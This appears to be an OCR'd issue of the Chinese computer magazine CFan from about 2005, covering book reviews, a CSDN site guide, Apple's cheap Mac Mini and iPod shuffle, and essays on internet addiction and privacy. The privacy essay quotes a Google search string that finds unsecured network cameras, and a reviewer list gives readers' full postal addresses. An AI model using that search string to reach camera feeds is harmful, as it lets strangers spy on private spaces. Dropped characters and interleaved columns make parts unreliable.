《Word 排版艺术》(392页)

侯捷 著

电子工业出版社

原价:48.00元

推荐指数: ★★★★

简评:此书作者侯捷先生是以写编程类图书起家的，所以看到他编写的关于Word排版的书时，第一感觉是讶异：对于一个作者或程序员来说，Word排版之类的事应该是细枝末节、无关宏旨的事啊，如何在这上面大费周章？等看完导读及正文部分内容后，我不禁要说：这确实是一本真正从普通用户角度出发，抓住了Word应用精髓的书。比如样式，这是Word排版规范化的一个重要工具，但许多人要么懒得用，要么不懂得用，要么不屑于用，结果在文稿、书稿的后续处理上浪费掉更多的时间。作者正是在实践中体验到样式的种种方便之处，所以在书中大书特书了一番。另外该书对版心设置、开本、印制流程等似乎与Word关系不大但实际上很重要的排版基本概念的普及，相信读了之后会大有收获。

当然，这本书更适合于有一定经验的读者，而不是为初学者所写的，它也绝不是Word使用大全，它只是包括了Word常用、实用的功能描述。最重要的，我觉得它更多的是一种由森林到树木这样一个整体的思想。如果你想试读，可到http://act.it.sohu.com/book/serialize.php?id=369看部分章节。

《中文版Office 2003宝典》(768页)

(美)Edward C.Willett

电子工业出版社

原价:79.00元

推荐指数: ★★★☆

简评:这一版比上一版的Office XP宝典有了很大改进，比如在上一版中，到了200多页的地方才开始具体介绍软件，显然不太符合学习曲线。比较而言，新版的结构安排就合理得多，图书内容也非常系统，中规中矩，适合初学者学习使用。

《Office 2003 商务应用从入门到精通(中文版)》(554页)

(美)Gini Courter & Annette Marquis

电子工业出版社

原价:55元

推荐指数: ★★★☆

简评:写很不错的一本Office应用图书，针对性较强，深入挖掘了Office在实际工作中互相协作的潜能，能使你的工作效率得到很大提升。不过这本书虽然称之为“从入门到精通”，但个人认为，它不太适合初学者的使用，没有Office使用经验的人，很难看懂它。CF [BL04]

我也来淘书！

■**浙江读者“游泳的鱼”:**我向大家推荐《**婚纱照片设计与创意宝典**》(3CD，304页，65元，中国青年出版社出版)一书，一本学习Photoshop的好书，带有50多个精彩实例，而且大多数实例都可以作为模板使用，可举一反三创建自己的个性化数码照片来。

■**北京读者小强:**我推荐《**深入浅出MFC(第2版)**》(1CD，701页，80元，华中科技大学出版社出版)一书，它不同于一般的编程书籍，能让你知其然并知其所以然，深入到MFC的工作原理。不过看第一遍时可能很难理解，需要多看几遍。



中国程序员的家——CSDN.net

探宝队队员招募行动:想加入“网站探宝队”的行列吗?如果你有迫切希望探宝的网站，或者发现了某个网站的宝藏，请将您的建议或发现发送至info@cfan.com.cn(邮件标题请注明“网站探宝”)。

寻宝对象:《程序员》杂志官方网站 http://www.csdn.net/

寻宝理由:**中国的程序员几乎没有不看《程序员》的。作为其官方网站，其代表的却不仅仅是一本杂志，而是中国最大的开发者网络，也可以说是中国程序员的家。如果你渴望学习开发技术却又无从下手，快跟我来淘一淘吧。**



杂志频道:http://mag.csdn.net/

我的采宝箱:要探宝当然不能不提《程序员》杂志频道，我们可能并非每期杂志都买，于是总会担心是否错过了自己正急需的内容。看看杂志频道里每期杂志的目录及评刊，找到感兴趣的内容就赶紧去找书吧。另外，技术文章中提到的源代码也能在此页面中找到。

CSDN 技术社区:http://community.csdn.net/

我的采宝箱:CSDN技术社区是中国最火爆的开发技术论坛之一，其中的每个版块都汇集了该领域的顶尖高手，学习和提问的最坐场所。

(1)C/C++:http://community.csdn.net/Expert/ForumsList.asp?roomid=56&typenum=1

现在的编程语言中，钟爱人数最多的可能就是C++了(虽然很多人觉得难得离谱)，在这里你甚至能见到C++领域的权威作者侯捷的身影……

(2)Java:http://community.csdn.net/Expert/ForumsList.asp?roomid=54&typenum=1

“完全面向对象的语言，一次编译到处运行。”凭着出色的跨平台特性，Java一路过关斩将，现在已成为网络中最流行的编程语言之一了。

(3)Windows:http://community.csdn.net/Expert/ForumsList.asp?roomid=10&typenum=1

要学编程，当然先得对系统有个全面而深入的理解。

会员软件发布区:http://www.csdn.net/cnshare/

我的采宝箱:众多程序员的创意与技术的汇集地，学习编程最好的方法就是学习别人的编程思路自己动手实现。发布区里的例子都不太难并且有一些含有源代码，非常适合初学者学习，下面是为大家精选的几个例子。

(1)扫雷外挂(含Delphi源代码):http://www.csdn.net/cnshare/soft/19/19725.shtm

(2)反恐一键优化:http://www.csdn.net/cnshare/soft/15/15457.shtm

(3)Window魔术师的斗蓬:http://www.csdn.net/cnshare/soft/17/17662.shtm

名家专栏

我的采宝箱:程序界知名作者和高手的专栏，了解高手的学习历程，领略高手的学习心得。

(1)侯捷专栏:http://jjhou.csdn.net/

(2)潘爱民专栏:http://www.csdn.net/develop/author/pam/

(3)蔡学　专栏:http://www.csdn.net/develop/author/cxy/

CSDN Blog:http://blog.csdn.net/default.html

我的采宝箱:博客(Blog)是一种更具社会性的信息交流方式，CSDN的博客，包含了程序员对生活的感悟，对技术的追求。



(1)编程夜未眠:http://blog.csdn.net/shaohui/

(2)MSDN每日追踪:http://blog.csdn.net/MSDNPortal/

(3)Java之旅:http://blog.csdn.net/kim1977/

(4)键者天行:http://blog.csdn.net/chensheng913/ CF [BL05]

●走进读者的电脑生活●

我的稀饭幸福生活

■ 四川 侯德辉

在我的意识中，稀饭一词有三种意思：一，用米熬成的粥，这是我所爱的食物；二，读大学时，我把自己的专业"师范"谐称为"稀饭"，因为毕业后当乡村教师的收入只够喝稀饭，饿不着却也饱不了；三，我喜欢的杂志《电脑爱好者》的英文名Computer Fan的简称是CFan，也可以读为"稀饭"。这下我可算是一辈子也离不开稀饭了。我当教师所从事的是一项光荣的"稀饭"（师范）事业，平时生活中我爱喝稀饭，喝完稀饭后就去幸福地翻阅"稀饭（CFan）"，渐渐地我也就成为稀饭中的一颗小米粒了。

可是去年暑假时我却没有一点这种喝稀饭的悠闲心情，因为我的幸福生活正经受着严峻的考验。我和妻子分属不同县且距离150公里的两所乡村中学。长期两地分居让我们尝尽了牛郎织女的辛酸。可我们都珍惜这份感情，于是我便趁着暑假跑起了工作调动。在电脑上精心制作了一份简历，把各种证书、材料准备了一大 之后，我就开始了东奔西跑。

希望却很渺茫。妻所在县计划进人名额十分有限，我们又缺少可依靠的关系，可我们已经无法后退。我决定直接到教育局人事部门去自我推荐。

那天，一进人事部门的办公室，我就立刻被一张漂亮的脸蛋所吸引，眼睛贪婪地盯上了那张让人流口水的漂亮脸蛋——17英寸三星LCD。可这副清秀的脸蛋面前坐的却是位粗笨的中年汉子。他正照着一本厚厚的书练习Excel的操作。看上去五十多岁的他学电脑的确不易，动作很笨，态度却很认真。那时他正进行拉动鼠标选定区域的操作，突然屏幕上刚才录入的数据全部蒸发了。他很惊讶，回头叫人帮忙，办公室的人过来看了也没法子，说："也许是删掉了，重新录入吧。"中年男子正打算重新输入数据，我连忙阻止了他，因为我无意间看得清楚，Excel的左下角工作表按钮正切换到Sheet2上，我轻点了一下Sheet1，刚才中年男子输入的数据又出现在LCD那张美丽的脸上。他刚才可能是拉动鼠标选区域的时候操作不当误点了工作表切换按钮。中年男子很惊喜，向我表示感谢。

在我微笑并耐心地向人事部门主管陈述完我的能力和业绩后，在我最后一点耐心被磨得差不多的时候，人事主管却对我说，今年名额特别少，他们也爱莫能助，让我等来年再说。我沮丧着准备离开时，中年男子却拦住我说他的电脑每次都正常关机，可再开机时总提示非法关机，要检查磁盘错误后才能启动，他担心有病毒，这几天 没敢用，想让我帮忙看看。虽然刚才碰了软钉子，心情不好，但自从成为稀饭一员，听见了电脑问题从没挪开过脚。可算又逮着一次拾掇电脑的机会了！

随着他来到一间办公室，一看，这是一台上世纪九十年代末生产的电脑，说是从人事部门淘汰到他这儿才几天。我让他演示一下开关机过程，没发现有操作程序错误。在屏幕提示可以关机后，他按了一下电源开关，在电源灯还亮着时，就关掉了电源插座。明白了：电源管理设置的可能是延时关机，何况他说刚换过主板电池。于是，我开机进入CMOS，把电源管理中关机延迟时间从"延迟4秒"改为"按下即关"，保存退出。让他再试，问题迎刃而解。虽然中年男子很感谢我，可我离开时仍不愉快，因为我今天的目的一点也未达到。

一周后，我意外地接到通知让我去试讲。我备了课，又精心地制作CAI课件。我把《电脑爱好者》上Office技巧大赛中介绍的PowerPiont技巧用上了几条，特别是课题由投影机方式显示，让评委们眼睛纷纷发亮。这样我紧张的心情也一下放松了许多。试讲发挥得特成功，结束时评委们都鼓掌了，我那时才看清评委席中间坐着的就是那位学电脑的中年男子。

原来，他是教育局长，一位玩淘汰电脑的教育局长，一位中年"稀饭"。正是他为我争取到了这个试讲名额，让我展示了自己的才华，得以和妻子团聚。我感谢他，也感谢CFan教会我电脑知识，使我受益。

现在，在租赁的小屋里，我常常一边愉快地喝着妻子为我熬的稀饭，一边幸福地翻阅起《CFan》。这便是我的稀饭幸福生活。CF [DB01]

热心评刊员公布

以下15位读者被评为2004年第23期热心评刊员。

特别评刊员奖2名（奖品：PA-3210P音箱）

王海山	黑龙江省肇东市第一医院财务科	151100
谢　勇	北京市东城区交道口东大街6号楼1单元607	100007

优秀评刊员奖3名（奖品：PA-318P音箱）

夏星亮	北京市沙河95906部队二大队机务中队	102207
何　鹏	河南省信阳金属容器厂家属院1楼10号	464000
史　松	山东省济南市天桥区无影山新村六区17-1-503	250031

热心评刊员奖10名（奖品：Photo硬派6.0中文版软件）

王泽儒(甘肃) 周　强(辽宁) 李　猛(南京) 赵裕权(广东) 唐冰爽(吉林)
陈　亮(四川) 谭金芳(江苏) 张　杰(海南) 卫继强(山东) 彭　威(湖北)

最佳文章公布

2004年第23期优秀文章

第一名："特别话题"栏目《要"低价"，不要"低质"——打造3000元～4000元的低价电脑》作者：**Wincat**获得奖金500元和《电脑爱好者》荣誉证书。


第二名："系统应用"栏目《为什么CPU占用率总是这么高？》作者：**ABC**获得300元奖金和《电脑爱好者》荣誉证书。

第三名："实用软件"栏目《Winamp 听歌的时候最爱你》作者：**老周**获得200元奖金和《电脑爱好者》荣誉证书。




一个公司和多家软硬件寡头挑战，结果将会怎样？
一个英雄叫板比尔·盖茨，结果又会怎样？
一款个人电脑领域的宝马，低价入市，意欲何为？

明天，你会



苹果公司总是把自己比喻成IT业的宝马(世界知名的高级轿车)，实际上即使苹果电脑被标出了天价，依然有人毫不犹豫地掏钱。就如同宝马在2004年推出的2万欧元级别宝马1一样，4990元人民币的苹果袖珍G4电脑——Mac Mini，990元人民币的微型iPod ——iPod shuffle，2005年初，苹果低价入市的态度就如同给全世界的苹果迷们打了一针兴奋剂。在历史上曾为推动个人电脑发展做出重大贡献的苹果电脑公司，2005年初再次站在了IT业的风口浪尖，苹果意欲何为？

Mac Mini:一个吃不掉的苹果



最有效的商业武器就是低价，这话是18世纪法国商人让·西萨洛经商一生的总结。试图重铸苹果电脑的史蒂夫·乔布斯，也开始学习低价策略了。Mac Mini的好处不言自明，苹果机上病毒很少，PC上的互联网和多媒体应用基本上都有，尽管用惯了PC的人并没有使用苹果的经验，但是在《AnandTech》的主编阿南德看来，这并不是难题，"与那些电脑碰到点使用障碍就跑去向朋友或者家人呼叫援助的现实相比，Mac Mini的门槛并不高。"在北美市场上，Mac Mini被定义为家中第二台额外电脑，针对的目标很简单，让那些已经对iPod上 的痴男怨女们也用上苹果的电脑。1月11日的Macworld 2005大会上，苹果CEO史蒂夫·乔布斯毫不掩饰自己的野心，"我们希望这一次Mac Mini的定价，会让那些考虑更换机器的人们再没有借口。"面对微软和英特尔所主宰的电脑世界，Mac Mini绝对是一款挖墙脚的产品，乔布斯并

iPod shuffle:让创新恼火的口香糖



和iPod市场定位不同，990元人民币的iPod shuffle也是一款专吃低端消费市场的"五脏不全"的产品——很难想像如今这个时代，一款MP3产品不带液晶屏，不带收音机功能。怪不得它一经推出，就被创新CEO沈望傅先生劈头盖脸地数落了一顿:"我们本来期待着苹果能够推出个像样的产品跟我们竞争,没想到竟然拿出落后五代的产品来糊弄事儿。iPod shuffle的特点跟我们第一代产品MuVo一样，没有显示屏。我估计苹果这个产品会遭到全行业的耻笑，它简直比最廉价的播放器还要差。就算是最最便宜的品牌现在都有显示屏和FM功能。苹果连这些功能都没有还要出来竞争，这简直是异想天开。"(中关村在线消息）事实上，一项最新调查显示，美国关于iPod shuffle的投票为:支持者为55%，反对者为45%，其反应的最大缺点是没有显示屏所带来的操作不便。

令沈先生始料不及的是，iPod shuffle在国内还未推出，就有很多朋友从国外网站上订购了此产品。1GB容量闪存介质的iPod shuffle，从成本上将MP3随身听拉到了千元级别，尽管再添500元人民币就能买到诸如创新的1.5GB随身听，但苹果人似乎并不在乎竞争模仿者。曾经将iPod全球流行评论为苹果过渡

“苹果”吗?

■本刊记者 张健

没指望痴男怨女们彻底放弃PC，而是购买Mac Mini作为娱乐的额外电脑。"这不是更换，而是增添。"他表示，"人们仍需要一部PC来进行工作，但是Mac Mini可以用来完成互联网搜索和多媒体娱乐。"

对于中国用户来说，认识个人电脑是从Apple Ⅱ开始的。从1978年到1981年，大量Apple Ⅱ机涌入国内。曾被广泛应用于教学、科研和工业控制领域。其实，苹果电脑进入中国的重要意义远不止于此。它还推动了我国计算机业的国产化。据记者了解，在此之前，国内也有少数生产厂商琢磨着攒个计算机，如原中科院数学所(现系统科学研究所)的"长城203"等。但技术实在很原始，例如存储器是用万能胶把磁圈粘在电脑主板上的。Apple Ⅱ的进入，给了国人一个照葫芦画瓢的好机会。没用多少时间，我们国产的"紫金"电脑问世了。不过，这样做的结果也使我们付出了代价。在Apple Ⅱ 然退出中国的时候，在近八年的时间中，中国再也看不到苹果电脑的身影了。苹果在中国形成了一个真空，一个断层。时至今日，这个阴影依然挥之不去。

事情都有两面性，苹果电脑由于使用了比Intel性能更卓越的POWER处理器，以及苹果一贯的"艺术化经商方式"，使得苹果电脑在用户心中拥有高贵的形象，许多PC用户实际上都有"到苹果上尝尝鲜"的冲动。4990元的超低价入市，独特的"第二台电脑"的市场定位，对城市里的消费群是个不小的刺激，但是否能像80年代那样，在国内掀起苹果热浪呢?我们拭目以待。



崇拜论的范迪斯说:"iPod的火车头开得太快了，已经没人能让其降低速度了，即便出现iPod shuffle这样的简化版iPod，囊中羞涩的学生们依旧会蜂拥而至。"

据业内资深人士分析，iPod虽定出了天价依然风靡全球，究其原因有二:第一，iPod秉承了苹果一贯独特的工业设计思路;第二，iPod巧妙地找到了入市的结合点，iPod与软件iTunes下载服务的融合，是iPod赢利的重要方式。不过，记者通过街头采访，发现正在使用iPod产品的年轻人居多，而购买理由很简单:别人有了，我为什么不能有。

也许沈先生言之有理，毕竟创新一直在领导影音领域的潮流，不过"iPod外观+990元低价+特殊消费群体"已经足够让iPod shuffle在国内热卖。至于是否仍然会像iPod一样，使苹果股价达到几年内的新高，我们拭目以待。

苹果:盖茨的噩梦

拨开苹果4990元Mac Mini和990元iPod shuffle低价入市带来的重重迷雾，我们应该看到，Mac Mini也好，iPod shuffle也罢，引起业界关注的是乔布斯开始要做一件让创新、微软、Intel、AMD真正觉得有威胁的事了。

25年前，当IBM推出第一台个人电脑的时候，苹果在广告中说，欢迎!此后的25年间，微软凭借其操作系统上的拳头产品，屡屡让乔布斯退守城池。比尔·盖茨用了25年的时间在个人电脑领域努力营造和Intel、AMD的"IT铁三角"格局，占据了几乎全部江山。个人电脑这一仗一打就是25年，结果盖茨给了乔布斯重重一击。这一击让乔布斯一直到2004年都没有喘过气来。

25年间，乔布斯努力营造他的苹果帝国。从硬件到软件，现在又到了MP3产品的自主研发，使得任何一个竞争对手想插进一根头发丝都难。不过，近日《华尔街日报》一篇文章称微软继续升级Virtual PC，发布了最新的7.0版，使Windows能够在苹果电脑上运行得比过去更好一些。但考虑到微软今年对64位系统方向的努力，很可能不久就会有Windows系统可以真正地在苹果电脑上运行，而不是通过虚拟方式。也许Windows入主Mac后将会带来Mac销量的倍增，但令Intel与AMD担心的是，一旦苹果电脑销量突破某一临界值，POWER处理器的产量上升将带动成本下降，这将使得Intel与AMD的价格优势丧失。

乔布斯这位孤胆英雄的日子没有一天是好过的。也许2004年前的乔布斯在考虑，是否要减少软件的销量来带动硬件的销量。走过2004年的乔布斯发现，iPod带来的巨额赢利似乎可以让Mac和Mac OS多撑一些日子。盖茨在2005年CES展上的一番宣传让乔布斯再次陷入了沉思。


How to buy a personal computer.

Apple Ⅱ发表时，在美国媒体上引起轰动

苹果的新对手:还是微软

联想到刚刚闭幕的 CES 2005，微软推出反 iPod 联盟的消息，不禁让人们再次想起盖茨。而随后对相关新闻的查阅更加证实了记者的猜想。2004 年 8 月，创新开发了全球第一款基于微软 Windows Media Player 10 的便携式影音播放器 Creative Zen，并且得到了微软的大力帮助。微软一直想在在线音乐和在线视频方面树立如同 Windows 一样的绝对地位。在线视频方面的最大对手是 RealNetworks，而在线音乐方面最大敌人则是苹果。



CES 2005 期间，旧金山街头遍布着苹果的 iPod MP3 播放器的剪影广告

苹果的 iPod 其实只是个播放器，背后的软件 iTunes 才是苹果将来的盈利方向。将来的音乐下载一定会是付费的，iTunes 在欧美已经成为网上有偿下载音乐的最好选择。微软已经成功地让老牌的在线音乐提供商 Napster 采用其有版权保护的 WMA 格式，也反映了微软进军这一市场的决心。

反 iPod 联盟其实是微软和苹果在豪赌未来的在线音乐销售市场。微软的反 iPod 联盟中众多厂商只不过是微软的棋子而已。而苹果则是借助自己的强大设计功底，自己来干，最多加上想来蹭口饭吃的 HP。但厂商都有自己的如意算盘，让我们看看反 iPOD 联盟中的几个重点厂商：创新、iRiver、三星、松下和 Sony，谁真的会站在微软这边？看来看去，对抗 iPod 的重任只有落在创新的身上了。而且创新的微硬盘式 MP3 和 iPod 还有得一拼，并且创新的新加坡背景也比日韩企业要容易沟通。



贝尔金展示了它们针对 iPod 产品设计的汽车用品

创新当然也不会辜负盖茨的重托。共同开发基于 Windows Media Player 10 的创新便携播放器只是双方合作的第一步。沈先生对 iPod shuffle 的公开挑衅，应该标致着创新与 iPod 的决战正式开始了，但是不是也标志着微软和苹果在在线音乐的角力正式拉开序幕了呢？我们拭目以待。


为什么苹果被咬了一口？

牛顿徽标仅用了很短的时间，很多人认为该徽标过于复杂，不易复制传播。于是，苹果人开始制作了一个苹果的黑白剪影，但是总感觉缺了些什么。每一个见到苹果徽标的人都会禁不住问：为什么苹果被咬了一口？这或许正是当初设计苹果徽标的人恰恰所希望达到的效果。

①鲜艳的色彩，给人以活力和朝气；

②咬掉的缺口唤起人们的好奇、疑问：想知道苹果的滋味就要亲口尝一尝，对吗？

③英文的咬字(bite)与计算机的基本运算单位字节(Byte)同音；



第一台苹果机

Apple Ⅰ 是苹果公司的第一款机型。1976 年四月，在酷哥乔布斯的车库里诞生。模样像个打字机。主板裸露在外，连个像样的屏幕都没有(接电视上看)，功能也很有限。

苹果创始人



斯蒂夫·乔布斯，那个在苹果上咬了一口，现在又努力复原的家伙。早在 20 世纪 70 年代精英云集的硅谷，就已名扬四海。在权力争斗失败后，他仍能十年磨一剑，在众人都为苹果敲响丧钟时，涉险而上，使即将腐烂的苹果重新焕发了生机。而多年的风风雨雨也改变了他，使他如愿以偿，同时戴上了三个不同的面孔：消费类技术的舞台监督，熟练机智的首席执行官，文化的革命者。不管你是他的崇拜者还是厌恶者，乔布斯的领袖　力不容置疑。

CF [XW01]

“瘾”的咏叹

■ 李军胜

曾在许多媒体看到大量介绍网 及其危害的文章，“……网络对青少年的危害归为化学成 ，它和吸毒、赌博、吸烟、酗酒等是同类的，从心理、生理上来讲，对人所起的满足作用是一样的”，“浙江省宁波戒毒研究中心通过媒体发布了免费为30名网 患者治疗的消息，第一次对网 用上了药物治疗的手段”，“香港7%青年上网成 ，社会各界力推健康上网”。同时，这些文章还用青少年、家长、社会各方的反映和讲述来证明网 “猛于虎”的现状。

的确，许多处于成长期的青少年在接触网络游戏后产生了心理、生理的依赖性：无论是在家还是在网吧，很多孩子不顾饥渴、不知疲惫，长时间泡在网上聊天、玩游戏。一旦家长强行终止他们的上网需求，他们就会出现医学上的“戒断症状”，如空虚、无聊、烦躁、无助、不安、抑郁甚至轻生等行为。

不知是幸运还是不幸，作为上世纪七十年代出生的人，笔者也赶上了“网 ”这班车：大学时总逃课上网，熬夜打游戏。好在我的脑子够“聪明”，没有课程亮红灯的情况，而身边几位同好大多成为学校补考增收项目的“坚定支持者”。现在回想起来，当年的症状与现在讨论的网 有惊人的相似性；再仔细想想，似乎初中时沉迷于街机游戏厅的感觉也是如此“不依不舍”；再仔细考虑考虑，就会惊人地发现，原来小时候每天不玩跳皮筋、弹玻璃球、摔烟盒就浑身不自在也一样是“ ”的表现；成人的各种“ ”不胜枚举——原来“ ”这种东西竟然一直相伴于人类活动左右。但是，何以只有网 脱“ ”而出，成为众矢之的呢？

个人觉得更与上 青少年的年龄有关：社会普遍认为人类在15岁到18岁是最容易受外界影响的年龄段，也是人生道路的决定性阶段。于是他们格外关注在这个阶段孩子们所接触的一切事物！

从打架、街机、漫画、早恋、网络到游戏，我们的社会、家长、学者、专家讨论了一年又一年，一代又一代，但事实是：他们从来没有实质性地解决任何问题，13岁～18岁的青少年们仍然“可怜”地惨遭着这个光怪陆离的世界的“摧残”！可以预料，未来还会出现诸如“虚拟影像 ”、“机器人 ”、“太空漫游 ”等新的“ ” 害青少年的社会问题。

笔者不是社会学家也不了解教育学，但作为曾经的上“ ”者，我知道那种急于逃离现实的感觉。记得央视有一个节目《温暖2004》收视率极高，究其原因，无非以情动人，让观众产生共鸣。上“ ”不难，戒“ ”难就难在怎样通过有效的疏导，从内心深处感动那些深陷其中的人们。”CF [XW02]

我们不做“透明人”

■ 吉林 海浪轻风

“透明人”是指所有个人信息、甚至一举一动都为外界了如指掌的人。她可不是红得发紫的大名星，普通网民有时也会变得“透明”。曾几何时，网络上流传着“没人知道你对面的是不是一条狗”，意思是网络是虚拟的，没有人知道网络另一端网民的身份。现在却大不相同了，笔者认为这句话应该改成“别以为我不知道你是条狗”才更为恰当，因为互联网已经成为泄露别人隐私和个人信息的便捷平台。

最近Google惊爆“摄像头”漏洞，用户足不出户就可“偷窥”世界各地隐私的消息。用户只要在Google搜索引擎中输入某些关键字，例如“inurl:"ViewerFrame?Mode="”，就能查找到由Axis Communications和松下制造的某些网络监控摄像头的IP接入地址。虽然这些网络监控摄像头的网络接入都提供了密码保护功能和限定指点IP接入功能，即只有用户输入密码或者用户事先指定的IP地址才能控制并查看到监控内容，但可能由于厂家的疏忽，产品出厂时竟然默认设置为“关闭”了，结果导致世界各地的普通网民都可以无需认证，即接入查看拍摄实景，甚至可调整分辨率和拍摄角度。

平时网络上还有许多不为人知的“泄密”行为：网站公布中奖信息，对中奖者的隐私毫不保留；网站不经同意公开网民的注册信息；网上投递的求职简历，招聘公司随意处置；安装的软件随意收集个人信息；网站把用户的电子邮件地址出卖给垃圾邮件制作者等。面对这些行为，网民却束手无策。因为依现行法律，个人隐私只能作为名誉权的一部分加以保护。

生活中泄露个人信息的事情就更多了：刚买了房子，钥匙还没到手，就有建材厂商、搬家公司给你打电话，招揽生意；刚生完孩子还没出院，就有无数婴儿用品广告寄到你家里。另外还有公司、学校在办公室和教室里安装摄像头进行监视等。

难道我们要永远忍受这样的行为，成为任人宰割的“透明人”吗？难道我们只有祈祷网站诚信尽快提高吗？绝对不行。据悉《中华人民共和国个人信息保护法》专家建议稿近日已经出台，其中规定保护的范围不仅仅是公民个人隐私，还包括范围更大的、上面提到的个人信息。如果网站未经你本人同意，让其他人得知了你的这些个人信息，不管是故意还是过失，对方都属于违法。而且侵害他人信息，可能会承担行政责任、民事责任或是刑事责任。笔者呼吁《个人信息保护法》能够早日出台，让互联网变得更加安全、高效！ CF [XW03]



15岁 一个假冒工商银行网站的消息曾经震惊全国。这家黑网站在短时间内就疯狂敛财近80万元。日前，此案告破但办案民警惊讶地发现，这6个人中最小的仅15岁，学历最高的也不过是大专。



10GB 名为Streamload的国外公司为网上消费者提供了一项10GB容量的免费网络硬盘服务(每月上传和下载量限制在100MB)，公司网址为 http://www.streamload.com/。


217亿 根据信息产业部1月20日的最新统计显示，2004年全国手机移动短信业务量达到2177.6亿条，以每条0.1元计算，收入超过217亿元，预计2004年短信将实现营业税6.5亿元。

24.7亿 据央视国际报道，中国国家新闻出版总署的最新统计显示，2004年中国网络游戏市场规模达到24.7亿元，比2003年增长了近5亿元，按照目前的发展速度，预计2009年将超过百亿元。

18% 近日，一项调查报告显示，在每六个网民中，只有一位了解正常搜索结果与付费广告之间的区别。只有38%知道搜索结果与付费广告之间存在着区别；47%不能认出哪些结果属于付费广告；只有18%能辨认付费广告。


冠 Alexa清盘 疯狂作弊站被清出局

前段时间媒体纷纷报料国内一些网站通过作弊手法提高在Alexa的排名，1月24日我们得到消息称，Alexa已对那些作弊的网站进行了清查，记者进入http://www.alexa.com/site/ds/top_sites?ts_mode=lang&lang=zh_gb2312查看了这些网站的数据(在各网站简介下单击"Site info"链接，不过在你拿到杂志时，这里的排名可能会有变化。在打开的页面中单击"See Traffic Details"链接，然后在打开的页面中可看到流量图，同时在"Traffic Rank for xxx.xxx.xxx"可看到网站排名情况)，确实某些原来还遥遥领先的网站已掉到33万名之后。



某知名IT站点1月22日之前的流量情况

上榜理由:作弊一直与国内网络扯不断联系，似乎一沾Internet，许多东西都可以被人为地随意操纵，早在互联网第一次热潮时，就有不少商业网站为了上市圈钱而在访问量上疯狂作弊。对于Alexa的作法，我们拍手称快，因为网络需要纯洁，特别是中国网络。



买东西你



请注意这张照片！这是记者从北京太平洋电脑城买到的一块Sandisk CF卡包装盒上的产品说明，"生产国别"一项中竟将台湾省以国家身份并列于中国和日本，真想像不出这样一个标识会出自于Sandisk产品全国第一大代理商宏　(上海)贸易有限公司。这是生产厂商的错误，还是代理商的"失误"？难道这样的说明可以堂而皇之地放在产品标识上吗？记者展开了全面地调查。

经销商不知情是假

Sandisk产品在市场上销售状况一向很好，由于产品进货渠道不同，产品说明从风格、字体、颜色都不相同。这些产品说明一般是由正面的一个防伪标识和背面的一个《保修说明书》构成的。《保修说明书》中会含有该产品的制造厂商、代理商、生产国别、商品名称和注意事项等信息。在鼎好电脑城，记者将此卡拿给一个经销商鉴别真伪。该经销商说:"你这块卡是上海宏　代理的卡，应该是真的。你可以拨打免费咨询电话鉴别真伪啊。"既然产品是正宗上海宏　代理的正品，记者又向经销商问起产品说明中有关"生产国别"栏中的重大错误，经销商很警惕地回答:"这个我们不清楚，不是我们的责任。"说罢，拿出柜台里的另外几块CF卡，向记者解释自己的卡不存在问题。但是，记者拿到的另一块CF卡同样存在问题，只不过有人将"台湾"二字用黑笔抹掉了而已。当记者再次询问有关产品说明被涂抹的事实时，经销商很不客气地不再理会记者。

记者从宏　(上海)贸易有限公司的客户服务代表处了解到，宏　早就要求全国各地的经销商自行处理产品说明中的错误。这样看来，严重错误早就被告知经销商，经销商所谓"不知情"的说法是假。

宏衢处理力度不够是真

产品标识出了问题，常理上讲是应该由负责撰写和印刷的相关责任人负责的。但从记者了解到的情况来看，目前来讲这个责任人还没有浮出水面。记者致电宏　上海总公司，市场部

网民数达9400万 内地落后港澳至少4年

亚

1月19日，中国互联网络信息中心(CNNIC)公布了《第十五次中国互联网络发展状况统计调查报告》。报告显示，我国网民已达到9400万，上网电脑4160万，分别比上次调查增长700万和530万。记者从发布会了解到，我国网民数虽达到新高，却有两个趋势不容忽视:从WWW站点数和网民数来看，我国西部地区所拥有的比例比去年略有减少，东西部数字鸿沟有加大趋势，西部地区网民占全国比例由20.78％下降到20.66％；从网民行为上分析，港澳地区网民比内地成熟，互联网络应用更加丰富。香港城市大学祝建华教授认为，内地和港澳地区的互联网应用差异正在逐步缩小，但目前至少落后4 年。



香港城市大学祝建华教授

上榜理由:*差距逐渐缩小，证明了我们正在进步；数字鸿沟的拉大，说明中国网络普及工作任重而道远。*

看产地吗?

■选题提供:ST(奖金100元)

■本刊记者 张健

的靳先生回答了记者的问题。

产品说明中出现的错误宏　是否知道?

靳先生:我们公司已经开会研究过这个问题。目前，市场上应该已经没有这款产品流通了。这批出现印刷错误的产品是至少三个月前的产品，当时发现问题的是一些经销商。我们得到反馈后，认识到了问题的严重性，及时卡住了流通环节，也通知了经销商要修改手中存货的产品信息。

宏　来自台湾省，专门代理Sandisk产品，在国内也有很好声誉。产品说明是否是宏　自己定稿的?最后出现错误，究竟是哪个环节出现了问题?

靳先生:这确实是宏　自己撰写的说明文字。但我们送印刷前还没有出现问题，问题应该是出在印刷环节上面。

面对记者越来越尖锐的问题，宏　方面显然暴露出一些问题:

第一，既然是自己出的样稿，为什么印刷以后没有人校对出错?

